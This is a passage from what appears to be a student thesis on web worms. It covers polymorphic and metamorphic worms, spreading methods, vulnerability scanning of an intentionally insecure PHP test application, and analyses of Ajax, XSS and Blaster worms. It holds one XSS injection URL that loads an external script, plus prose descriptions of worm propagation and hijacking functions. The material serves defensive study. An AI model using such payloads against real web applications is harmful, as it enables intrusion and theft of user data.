Different from polymorphic worms, Dimitry Averin (2005) defines metamorphic worms as worms that disguise their instruction sequences on each connection. In addition to changing their appearance using polymorphism, new worms will also change their behavior dynamically with metamorphism technique. According to Ed Skoudis (2004), this type of worms will spread rapidly while hiding their payload using obfuscation and encryption techniques. This type of attack is most likely to succeed, as their nature make them harder to reverse-engineer thus difficult to defend against (Ed Skoudis, 2004).

2.6.3 Spreading Method

Worms are developed to spread as fast and as far as possible from its origin. In order to satisfy the need of spreading, various ways have been identified which can be used to spread worms successfully. Mike Shema (2007) identified that the ways of spreading can be categorized into three main groups which is Transmission Nodes, Transmission Techniques and Semi-Persistent Nodes. All these groups will be discussed accordingly.

2.6.3.1 Transmission Nodes

Transmission nodes technique means that the worms will have one node as its origin and will attack more host from that particular origin. According to Mike Shema (2007), there are three ways of attack in this group.

The first type is by using social networking, such as MySpace.com, Friendster.com and many other sites. The ease of spreading these worms in a short time makes this technique a huge success in no time. What actually happen is that people keep visiting other's page even though they didn't know each other. When ever the infected page is visited, it will eventually crawl onto the visiting host and the circle will start all over again.

Besides social networking, media aggregation can also be one more way of spreading worms, for example by using YouTube site. It can be done by simply posting an infected video onto YouTube and every single viewer can be easily infected when they watch the video.

Another way is by using user-generated contents, such as blog, forum, portal and lots of other example. This kind of node can be a house of multiple kinds of worms waiting to be visited and attack in moment of time.

2.6.3.2 Transmission Techniques

Transmission techniques, unlike transmission nodes, do not need a node to be the origin of the worms. Otherwise, it will just exploit anything in front of it. Mike Shema (2007) stated that there are also three types of transmission techniques, and the first one is exploiting browser. As discussed before, different web browsers will have different vulnerabilities, but the most common is buffer overflow.

Moreover, worms will also use malicious JavaScript to spread worms, but can only be done by JavaScript written worms. Malicious JavaScript will be inserted in payload and will be executed in the web browser. This is because JavaScript is a client-side programming that is being executed in the web browser and always being allowed by unaware users.

2.6.3.3 Semi-Persistent Nodes

Semi-persistent nodes can also be used to propagate worms in the world of Internet. As the name shows, there will also be an origin to the worms but has one disadvantage on hacker perspective. According to Mike Shema (2007), this kind of attack is only active while the browser is open. If the browser is closed, the spreading processes will stop and worms have to be injected once again.

2.7 Conclusion

Malicious codes are changing forever and new kind of attack will appear within every month, week or even days. The objectives of appearance also change from time to time. Back then, malicious code only attack to steal, modify or delete some important information. But now, the attacking malicious code can bring money to its creator.

In order to prevent these incidents from worsened, security awareness should be implemented in both server and client side. The organization that installs the web application and also the developer that develop the web application should be very particular in addressing malicious code. From organization side, they must be aware on the available attacking viruses on web application. Appointing developers to develop any web application must be done thoroughly. On the other hand, after

installing any web application on the organization system, security audit has to be done in order to make sure that the web application is reliable and problems free.

Besides, peoples involve in the web application field should know what is happening everyday, which is indeed a good practice. Web browser must be standardized with patches available and using current version. There are several types of attributes in the web browser to make sure that the security aspect does not be ignored.

What important here is that everyone has to cooperate in order to handle this situation. There is no guarantee that the web application will not be attacked if proper steps are followed, but it will minimize the probability of being under attack.

CHAPTER 3

PROJECT METHODOLOGY

3.1 Introduction

Previous chapters have emphasized on the main purpose of this project paper, which is to analyze the common type of vulnerabilities on web applications and the chance of being under attack by various types of web worms. In order to accomplish this target, a step by step approach will be discussed more in this chapter, starting from collecting data, processing and analyzing all the inputs, and up until producing valuable outputs from the analysis.

3.2 Prepared Approach

In order to fulfill the objective of this project, a lot of research, tools examination and testing have to be done. Figure 3.1 shows the step by step approach taken during the process of this study.




Figure 3.1: Project Methodology Diagram

Referring to Figure 3.1, first, an initial study has to be done on malicious attack on web application, before actually develop a model for web application to be tested with vulnerability testing. The next step is to use Acunetix Web Vulnerability Scanner to determine the selection of vulnerabilities that exist on the application. On the other hand, all three selected worm's source code will be analyzed based on the method of attack and also the list of functions and variable being used in the process. Using the vulnerabilities gathered from the scanning process and the information

obtained from the source code analysis, a guideline to develop a secure web application was identified.

3.2.1 Initial Study on Worms

As discussed before, different Web Worms will exploit different vulnerabilities. Nevertheless, it is important to know which type of vulnerabilities is being exploited by these worms and how severe is the risk faced by the organization. For example, there is a web worms which only exploit vulnerabilities based on XSS, yet the effect on the application are so disastrous and vice-versa.

Thus, it is important to have some initial knowledge on the web worms before actually conducting any experiment involving them and to know how to handle them in a secure manner. The most important thing is to maintain a secure environment throughout the entire analysis process.

3.2.2 Develop a Web Application Model

A web application model has to be developed to be used as the testing platform for the web worms. This web application was develop by using Php (Hypertext Preprocessor) as programming language and MySQL as the database. Once the application is ready, scanning was done using a selected scanning tool to gather the information on existing vulnerabilities.

The affected web application will be analyzed to see the response from the attack based on the combination of web applications and web browsers vulnerabilities.

3.2.3 Web Vulnerabilities Scanner

Any web vulnerabilities scanner will usually checks for flaws in web applications including SQL Injection, Cross Site Scripting, Parameter Manipulation and other types of attacks. Detection of these vulnerabilities requires a sophisticated detection engine with recent list of possible attack. In this study, the selected Vulnerability Scanner is Acunetix Web Vulnerability Scanner.

3.2.4 Worms Attack

In this stage, the selected web worm will be injected to the web application. Subsequently, the implication of the attack will be revealed to be the input for analysis process.

3.2.5 Worms Detection

Recent popularity of interactive Web 2.0 applications had raised a new type of security threats which is JavaScript worms. Each type of attack will bring different difficulty to the organization. With the existence of a web worm's detector, the effect of the attack can be reduced. Web worm detector performs distributed data tainting by observing and tagging the traffic between the browser and web application. When a piece of data propagates too far, a worm is reported. To prevent worm propagation, subsequent upload attempts performed by the same worm are blocked.

Some of the solutions are able to detect fast and slow moving, monomorphic and polymorphic worms with a low rate of false positives. For example, Spectator is among the first web worms detector. In addition to the detection and containment solution, Spectator can be used in a range of deployment models, ranging from simple intranet-wide deployments to a scalable load-balancing scheme appropriate

for large web sites. Spectator is also able to detect all worms released to date while maintaining a low detection overhead for a range of workloads.

Among the advantages of Spectator is that it is insensitive to the worm propagation speed. It can deal with rapid zero-day worms attack as well as worm that disguise their presence with slow propagation. It also insensitive of any scripting or code used by worms and also does not rely on worm's signature. Therefore, it can be used to detect any polymorphic worms and also other browser executable content such as JavaScript and VBScript.

3.2.6 Analysis Outputs

Final steps in this project methodology are to interpret all the previous actions, to a better understanding result. The analysis process will include the actual time needed to complete any attack, method used by web worms to exploit the vulnerabilities and other parameters. Based on the analysis done throughout the analysis process, an appropriate guideline to develop a secure web application will be proposed. In this project, both static and dynamic technique will be use to help in analysis process.

3.2.6.1 Static Analysis

Static analysis is when the analyzing process is done without actually running the worm's code. This static analysis phase will be done by looking for scripts statically without running them. It is important to do a static analysis first before doing dynamic analysis. This is because, by running a dynamic analysis first, it has a possibility of corrupting the system before the actual power of the worms being known.

Searching for scripts will help a lot in analyzing any worms. If the malware is written in a scripting language, such as JavaScript, VBScript or shell script, the malware files themselves constitute the source code in the malware itself. Besides looking through a compiled program for any hint of its purposes, it is better to simply open the malware files in any text editor and look at its code. By opening the files, one can clearly get to identify the most popular scripting types using the clues shown in table 3.1 below (Ed Skoudis, 2004).

Scripting Language	Identifying Characteristic Inside the File	File's Common Suffix
Bourne Shell Scripting Language	Start with the line <code>#!/bin/sh</code>	.sh
Perl	Start with <code>#!/usr/bin/perl</code>	.pl, .perl
JavaScript	Includes the word javascript or JavaScript, especially in the form <code><Script language = "JavaScript"></code>	.js, .html, .htm
Visual Basic Script (VBScript)	Includes the word VBScript, or the character vb scattered throughout the file.	.vbs, .html, .htm

Table 3.1: Identifying Common Scripting Language

By knowing the type of script being use as worms, other important information can be extract from the script. Information in Table 3.1 is usually accurate, but there are also some writers who alter the name of their file to disguise the type of the malware.

3.2.6.2 Dynamic Analysis

During dynamic analysis, the worms need to be waked up and monitor its behavior while it is running. For some reason, the worms will not be running freely uncontrollable, but it will be running under a very controlled circumstance so that all the moves can be observed.

First, before unleashing the worms to the applications, a variety of analysis tools will be installed to capture the actions of the worms as it execute. Tools such as vulnerability scanner, port scanner and sniffer might help in the analysis process.

3.3 Conclusion

The project methodology discussed in this chapter can give a certain assurance on the accuracy of the project. However, the processes included may require any add-on activities during the real implementation stage. In addition, new existing tools can be used to help in the analyzing process.

CHAPTER 4

ANALYSIS OF WEB WORMS

4.1 Introduction

In this chapter, the exact step by step process that was done throughout this study is explained. The first section will discuss on the penetration test done on a model of web application. Penetration test is a test that was conducted to find any possible vulnerability, using several vulnerability scanners.

A tool that was selected in vulnerability scanning process is Acunetix Web Vulnerability Scanner. Beside penetration test on the web application, source code of the worms will also be analyzed. This is to study the method of attack according to the vulnerability existed on the web application scanned earlier. Result from the vulnerabilities scanning will be analyzed together with the source code of chosen worms to get the final outcome.

4.2 Developing a Web Application Model

K-eU Administration System (QSys) was develop to help K-eU administrator in managing their business. QSys have three main functions that are to keep track the flow of the money, generate the K-eU worker salary, and to manage K-eU stocks. All the transactions happened in K-eU will be saved in a database in order to keep track of the income. To generate monthly salary of the workers, check in and check out

time will be saved and the system will automatically generate the salary based on how many hours they work on.

Report will be generate according to the data entered daily into the system. QSys has been developed using PHP programming language, APACHE as its server and mySQL as the database. The entire interface is design by using Macromedia Dreamweaver MX 2004. As a web application model for this study, Qsys is developed with common vulnerabilities as normal developers will do. Figure 4.1 shows the use case of Qsys Management System.




Figure 4.1: Use Case Diagram for QSys Web Application

4.3 Vulnerability Scan on Web Application Model

In assessing the probability of worms attack from known vulnerabilities, a model of web application is used. The penetration test mentioned earlier will be done on this web application model. Later, the result from the penetration test will be analyzed with selected worm source code in order to find the ways of possible attack.

The web application was developed by using PHP as the programming language, Apache as the server and MySQL as the database. Furthermore, the development process of this web application was done in unsecured way, which is usually thought in any web application development course. Without any additional effort to study the security part of development process, most of web applications on the net will have list of vulnerabilities waiting to be penetrated.

4.4 Vulnerability Scan Execution

Running a vulnerability test with the right tools is essential in order to get the accurate result. Based on the web application chosen for this vulnerability testing, it is possible to get several vulnerabilities, since the development process is not on a secure environment. Using Acunetix Web Vulnerability Scanner, it is possible to scan loads of existing vulnerability type in current situation, from general to more specific vulnerabilities such as cross site scripting, sql injection and parameter tampering.

4.4.1 Acunetix Web Vulnerability Scanner

Acunetix Web Vulnerability Scanner is a tool designed to discover vulnerability in any web applications without regard to the type of technology being used in its development process. These vulnerabilities can be use by anybody to gain

illegal access to the system and data stored in the database. This powerful tool will look for multiple vulnerabilities including SQL injection, cross site scripting (XSS), weak password and many more.

The application can be used to perform scanning for web and application vulnerabilities and also to perform penetration testing. Later, after the scanning process is completed, a suggestion will be provided for each weakness and can directly be used to increase the security level of the web server or applications being scanned. The interface of this tool can divide the task by functions. Figure 4.1 shows the interface of Acunetix.




Figure 4.2: Acunetix Interface

When starting the scanning process with Acunetix, it will take a quick scan through to determine what technology is currently being used by the web application, including the server, database and also programming language. Thus, if it finds out that PHP is being used, it will only check for PHP vulnerabilities. This function will absolutely save a lot of time and make the scanning process more effective. Besides letting the tools configure the technology by itself, user also can manually choose the technology present as well as limiting the vulnerabilities that Acunetix checks for.

Furthermore, Acunetix can also be use as a web crawler. In this function, the tool will not scan for any vulnerability, but only summarizing the structure of the web application. Figure 4.2 shows the result of crawling.




Figure 4.3: Result of Web Crawling

From the crawling process, user can get the early picture on the structure of the web application. Among the information which can be access from the web crawler are filename, file path, URL, length, and content type. Additionally, the web crawler function also collects information such as referrer pages, header and variables within pages. By default, it will crawl the whole site by using link, but it can also be limited to only specific pages.

Bil	Section	Module
1	Custom Design Errors	Cross-site Script Injection
		Database Tampering – SQL Injection
		Buffer & Integer Overflow
		Format String Attack
		File & Directory Tampering
		Parameter Tampering

2	Web Server Exposure	Web Server Infrastructure Analysis (version vulnerabilities)
		SSL encryption and x.509 Certificate Vulnerabilities
		HTTP Method Discovery
		HTTP Fingerprint
		Directory Brute-Force
		HTTP Protocol Vulnerabilities
3	Web Signature Attack	Web Attack Signatures (IIS, Apache, FrontPage, PHP, ASP, J2EE, etc)
		Template Attack (SANS, FBI Top10, Top20)
4	Confidentiality Exposure	Web Forms Vulnerabilities
		Information Leakage
		Compliance Analysis
5	Cookie Exposure	Cookie Security Analysis

Table 4.1: Acunetix List of Security Checks

4.5 Worm Source Code Analysis

A worm is an independent malicious program that propagates itself across any network by exploiting security or policy flaws. Different from traditional worm, recent worms have the capability of reproducing and incorporating themselves into any web applications through web browsers. In this project, the source code will be analyzed to get the better picture of what exactly being done by each of these worms.

4.5.1 Ajax Worm

Advance javascript and XML also known as Ajax is quite a new technology, but has started gaining momentum in the IT industry. However, with the arriving of

this new technology, it will definitely increase the chance of attacks in combination with some vulnerability, such as XSS and sql injection. In traditional web application, when a user clicks on any link or submit a form, the request goes to the server and the server will respond back and finally, a new page is displayed on the screen with URL on the address bar. In this case, the page will absolutely be refreshed.

With the arriving of Ajax, the same request and response action can be handled by the application. So, when user clicks on a link or submit a form, all the action will be done behind the scene by the web application and the page does not need to be refresh every time. Here, the URL on the address bar will remain the same, even if a new page is loaded.

However, with this feature, an attacker can do a lot more damage then it usually could. In this case, with the existing of cross-site scripting vulnerability on the web application, by using Ajax, an attacker can virtually control the web application. It can be done by inserting a script which propagates to every page visited on the web application. All the functions will be discussed in the next section, which shows the purposes of every function.

4.5.2 XSS Worm

XSS worms are new species, which have independent platforms and most importantly, not affected by common firewall configurations. This type of attacks could have major impact on internet users such as internet discontinuity, spam, and browser exploits and also denial of services. The present of these worms was most probably due to the existence of sophisticated web browsers and also web applications recently.

During cross-site scripting attack, it will inject self-propagating XSS code into a web application and it will spread through web browsers. The code will reside on vulnerable web applications and be executed within the client web browser. However, this situation is not necessarily happen on one to one relation.

Usually, a cross-site scripting is caused by the failure of any web based application to validate user-supplied input. Cross-site refers to the security restrictions that the client browser usually places on data such as cookies and other dynamic contents which are associated with a web application. What exactly happen is the attacker will cause the victim's browser to execute an injected code under the same permissions as the web application domain.

The most common web components that are victimized is CGI scripts, search engines, interactive bulletin board and custom error page with poorly written input validation. Additionally, user do not necessarily have to click on a link or button to make this attack happen, as XSS attack can also happen by manipulating IMG and IFRAME html tags. Figure 4.4 shows the code snippet used to invoke a malicious script on web application.

```
http://localhost/QSys2/search.php?val=<script src='http://localhost/php/xss.js'>
</script>
```

Figure 4.4: XSS using inline scripting

4.5.3 Blaster Worm

During the initial phase of any attack, several packets are directed from the attacking machine to a common port number which is 135. These packets will cause a buffer overflow on unpatches and vulnerable server. Then, using a Trojan, it will

attempt to open a tcp socket 4444 and connect to command-line. When the connection to port 4444 is established, it will make a command to directly download *msblast.exe* from the attacking machine (server). At this point, patches system and any systems that are not vulnerable to buffer overflow will respond with port unreachable message. Then, when the machine is infected, it will attempt to infect other machines through connections made to the server.

As an addition, Blaster will install its code on he infected system and add entry to the system registry. This will lead to an automatically restart of the *msblast.exe* executable. Figure 4.5 shows the flow chart of blaster worm attack.




Figure 4.5: Blaster Worm Flow Chart

CHAPTER 5

RESULTS AND FINDINGS

5.1 Introduction

Generally, this chapter will discuss on the results and findings from the study that was conducted. The first section consists of the outcome from static code analysis. In this part, the source codes of selected worms are studied and the output is put on a table for a better view. The next section will be discussing on the result from vulnerability testing done earlier, and in the final part, a proper guidelines of developing secure web applications are explained, formed from the information gained from both the attack of the worm and the usual vulnerabilities existed in web applications.

5.2 Source Code Analysis

Static code analysis is the analysis of any computer software which is performed without actually executing the program. In this case, all three worm source codes were studied to detect the methods of attack, parameters and functions used in the code together with their purposes.

5.2.1 Ajax Worm

Ajax – Asynchronous JavaScript and Extensible Markup Language (XML) - is a group of technologies that allows more immediate, uninterrupted interactions between client and server. However, nowadays everything has possibilities of being misused by irresponsible people and so do Ajax. Using Ajax on cross-site scripting will make a very bad impact to the web application, such as adding new entry, replace existing entry, and capture details. Table 5.1 shows the method of attacks used by Ajax worm, functions created and also parameter used in the code.

Method of Attack	Hijacking all the available links and forms inside web applications.
Functions	create_object() - Used to creates a cross site connection to the server using Ajax
	collect_links() - Used to collect all the available links in a web application
	collect_forms() - Used to collect all the available links in a web application
	loadUrl(url) - Take the url as a parameter and connects to the server and request for that parameter
	submit_form(form_id) - Loaded when user tries to submit a form
	post_attacker(form_id, post_url)

Parameters	<i>url</i> – URL of the correct page to be display whenever user click on links.
	<i>form_id</i> – ID of form user tries to submit on hijacked form.

Table 5.1: Output from Ajax Worm

5.2.1.1 Create an Ajax Object

The Create Object function was used to create a cross site connection to the server using Ajax. There are two functions that can be used, which is XMLHttpRequest and XMLHttpRequest, depending on type of browsers being used by users. XMLHttpRequest object is an interface exposed by a scripting engine that allows script to perform HTTP client functionality.

5.2.1.2 Collect Links

This function is used to collect all the links in a web application. If it is an internal link, it will be replaced with the javascript function. As a result, whenever a user click on any link, the application will call the javascript function and instead of just opening the requested page, it will communicate with server in the background, fetches the link and load the page into the memory. While doing so, it captures all the links on the newly loaded page.

